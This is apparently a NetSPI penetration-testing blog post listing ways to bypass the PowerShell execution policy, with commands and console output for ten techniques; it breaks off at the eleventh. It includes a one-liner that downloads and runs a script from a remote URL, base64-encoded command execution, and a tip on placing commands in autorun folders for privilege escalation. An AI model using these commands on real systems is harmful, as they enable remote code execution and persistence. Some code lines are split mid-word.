NetSPI Blog

15 Ways to Bypass the PowerShell Execution Policy

Scott Sutherland
September 9th, 2014

By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems. This can be a hurdle for penetration testers, sysadmins, and developers, but it doesn't have to be. In this blog I'll cover 15 ways to bypass the PowerShell execution policy without having local administrator rights on the system. I'm sure there are many techniques that I've missed (or simply don't know about), but hopefully this cheat sheet will offer a good start for those who need it.

What is the PowerShell Execution Policy?

The PowerShell execution policy is the setting that determines which type of PowerShell scripts (if any) can be run on the system. By default it is set to "Restricted", which basically means none. However, it's important to understand that the setting was never meant to be a security control. Instead, it was intended to prevent administrators from shooting themselves in the foot. That's why there are so many options for working around it. Including a few that Microsoft has provided. For more information on the execution policy settings and other default security controls in PowerShell I suggest reading Carlos Perez's blog. He provides a nice overview.

Why Would I Want to Bypass the Execution Policy?


Automation seems to be one of the more common responses I hear from people, but below are a few other reasons PowerShell has become so popular with administrators, pentesters, and hackers. PowerShell is:

- Native to Windows
- Able to call the Windows API
- Able to run commands without writing to the disk
- Able to avoid detection by Anti-virus
- Already flagged as "trusted" by most application white list solutions
- A medium used to write many open source Pentest toolkits

How to View the Execution Policy

Before being able to use all of the wonderful features PowerShell has to offer, attackers may have to bypass the "Restricted" execution policy. You can take a look at the current configuration with the "Get-ExectionPolicy" PowerShell command. If you're looking at the setting for the first time it's likely set to "Restricted" as shown below.


```
PS C:> Get-ExecutionPolicy
```



```
PS C:\> Get-ExecutionPolicy
Restricted
PS C:\>
```

It's also worth noting that the execution policy can be set at different levels on the system.   To view a list of them use the command below. For more information you can check out Microsoft's "Set-ExecutionPolicy" page here.

```
Get-ExecutionPolicy -List | Format-Table -AutoSize
```




```
PS C:\temp> Get-ExecutionPolicy -List | Format-Table -AutoSize

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser      Restricted
 LocalMachine      Restricted


PS C:\temp>
```

Lab Setup Notes

In the examples below I will use a script named runme.ps1 that contains the following PowerShell command to write a message to the console:

```
Write-Host "My voice is my passport, verify me."
```

When I attempt to execute it on a system configured with the default execution policy I get the following error:




```
PS C:\temp> .\runme.ps1
.\runme.ps1 : File C:\temp\runme.ps1 cannot be loaded because running scripts
is disabled on this system. For more information, see about_Execution_Policies
at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\runme.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\temp>
```

If your current policy is too open and you want to make it more restrictive to test the techniques below, then run the command “Set-ExecutionPolicy Restricted” from an administrator PowerShell console. Ok – enough of my babbling – below are 15 ways to bypass the PowerShell execution policy restrictions.

Bypassing the PowerShell Execution Policy

1. **Paste the Script into an Interactive PowerShell Console**

   Copy and paste your PowerShell script into an interactive console as shown below. However, keep in mind that you will be limited by your current user's privileges. This is the most basic example and can be handy for running quick scripts when you have an interactive console. Also, this technique does not result in a configuration change or require writing to disk.




```
PS C:\temp> write-host "My voice is my passport, verify me."
My voice is my passport, verify me.
PS C:\temp>
```

2. **Echo the Script and Pipe it to PowerShell Standard In**

   Simply ECHO your script into PowerShell standard input. This technique does not result in a configuration change or require writing to disk.

```
Echo Write-Host "My voice is my passport, verify me." | PowerShel
l.exe -noprofile -
```




```
C:\Temp>echo write-host "My voice is my passport, verify me." | powershell -noprofile -
My voice is my passport, verify me.

C:\Temp>
```

3. **Read Script from a File and Pipe to PowerShell Standard In**

   Use the Windows "type" command or PowerShell "Get-Content" command to read your script from the disk and pipe it into PowerShell standard input. This technique does not result in a configuration change, but does require writing your script to disk. However, you could read it from a network share if you're trying to avoid writing to the disk.

Example 1: Get-Content PowerShell command


```
Get-Content .runme.ps1 | PowerShell.exe -noprofile -
```



```
PS C:\temp> Get-Content .\runme.ps1 | powershell.exe -noprofile -
My voice is my passport, verify me.
PS C:\temp>
```

Example 2: Type command

```
TYPE .runme.ps1 | PowerShell.exe -noprofile -
```




```
PS C:\temp> type .\runme.ps1 | powershell.exe -noprofile -
My voice is my passport, verify me.
PS C:\temp>
```

4. **Download Script from URL and Execute with Invoke Expression**

   This technique can be used to download a PowerShell script from the internet and execute it without having to write to disk. It also doesn't result in any configuration changes. I have seen it used in many creative ways, but most recently saw it being referenced in a nice PowerSploit blog by Matt Graeber.

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('h
ttp://bit.ly/1kEgbuH')"
```




```
PS C:\temp> powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('ht
tp://bit.ly/1kEgbuH')"
My voice is my passport, verify me.
PS C:\temp>
```

5. **Use the Command Switch**

   This technique is very similar to executing a script via copy and paste, but it can be done without the interactive console. It's nice for simple script execution, but more complex scripts usually end up with parsing errors. This technique does not result in a configuration change or require writing to disk.

   Example 1: Full command

```
Powershell -command "Write-Host 'My voice is my passport, verify m
e.'"
```



```
PS C:\temp> powershell.exe -command "Write-Host 'My voice is my passport, verify
 me.'"
My voice is my passport, verify me.
PS C:\temp>
```

   Example 2: Short command

```
Powershell -c "Write-Host 'My voice is my passport, verify me.'"
```


   It may also be worth noting that you can place these types of PowerShell commands into batch files and place them into autorun locations (like the all users startup folder) to help during privilege escalation.

6. **Use the EncodeCommand Switch**

This is very similar to the “Command” switch, but all scripts are provided as a Unicode/base64 encoded string. Encoding your script in this way helps to avoid all those nasty parsing errors that you run into when using the “Command” switch. This technique does not result in a configuration change or require writing to disk. The sample below was taken from Posh-SecMod. The same toolkit includes a nice little compression method for reducing the size of the encoded commands if they start getting too long.

Example 1: Full command

```
$command = "Write-Host 'My voice is my passport, verify me.'" $byte
s = [System.Text.Encoding]::Unicode.GetBytes($command) $encodedComm
and = [Convert]::ToBase64String($bytes) powershell.exe -EncodedComm
and $encodedCommand
```



```
PS C:\temp> $command = "Write-Host 'My voice is my passport, verify me.'"
PS C:\temp> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
PS C:\temp> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\temp> $encodedCommand
VwByAGkAdABlAC0ASABvAHMAdAAgACcATQB5ACAAdgBvAGkAYwBlACAAaQBzACAAbQB5ACAAcABhAHM
AcwBwAG8AcgB0ACwAIAB2AGUAcgBpAGYAeQAgAG0AZQAuACcA
PS C:\temp> powershell.exe -encodedCommand $encodedCommand
My voice is my passport, verify me.
PS C:\temp>
```


Example 2: Short command using encoded string

```
powershell.exe -Enc VwByAGkAdABlAC0ASABvAHMAdAAgACcATQB5ACAAdgBvAGk
AYwBlACAAaQBzACAAbQB5ACAAcABhAHMAcwBwAG8AcgB0ACwAIAB2AGUAcgBpAGYAeQ
AgAG0AZQAuACcA
```

7. **Use the Invoke-Command Command**

This is a fun option that I came across on the Obscuresec blog. It’s typically executed through an interactive PowerShell console or one liner using the “Command” switch, but the cool thing is that it can be used to execute commands against remote systems where PowerShell remoting has been enabled. This technique does not result in a configuration change or require writing to disk.

```
invoke-command -scriptblock {Write-Host "My voice is my passport, verify me."}
```



```
PS C:\temp> invoke-command -scriptblock {write-host "My voice is my passport, ve
rify me."}
My voice is my passport, verify me.
PS C:\temp>
```


Based on the Obscuresec blog, the command below can also be used to grab the execution policy from a remote computer and apply it to the local computer.

```
invoke-command -computername Server01 -scriptblock {get-executionpolicy} | set-executionpolicy -force
```

8. **Use the Invoke-Expression Command**
   This is another one that's typically executed through an interactive PowerShell console or one liner using the "Command" switch. This technique does not result in a configuration change or require writing to disk. Below I've listed are a few common ways to use Invoke-Expression to bypass the execution policy.

   Example 1: Full command using Get-Content

```
Get-Content .runme.ps1 | Invoke-Expression
```




```
PS C:\temp> Get-Content .\runme.ps1 | Invoke-Expression
My voice is my passport, verify me.
PS C:\temp>
```

Example 2: Short command using Get-Content

```
GC .runme.ps1 | iex
```

9. **Use the "Bypass" Execution Policy Flag**
   This is a nice flag added by Microsoft that will bypass the execution policy when you're executing scripts from a file. When this flag is used Microsoft states that "Nothing is blocked and there are no warnings or prompts". This technique does not result in a configuration change or require writing to disk.


```
PowerShell.exe -ExecutionPolicy Bypass -File .runme.ps1
```



```
PS C:\temp> PowerShell.exe -ExecutionPolicy Bypass -File .\runme.ps1
My voice is my passport, verify me.
PS C:\temp>
```

10. **Use the "Unrestricted" Execution Policy Flag**
    This similar to the "Bypass" flag. However, when this flag is used Microsoft states that it "Loads all configuration files and runs all scripts. If you run an unsigned script that was downloaded from the Internet, you are prompted for permission before it runs." This technique does not result in a configuration change or require writing to disk.

```
PowerShell.exe -ExecutionPolicy UnRestricted -File .runme.ps1
```



```
PS C:\temp> PowerShell.exe -ExecutionPolicy UnRestricted -File .\runme.ps1
My voice is my passport, verify me.
PS C:\temp>
```

11. **Use the “Remote-Signed” Execution Policy Flag**

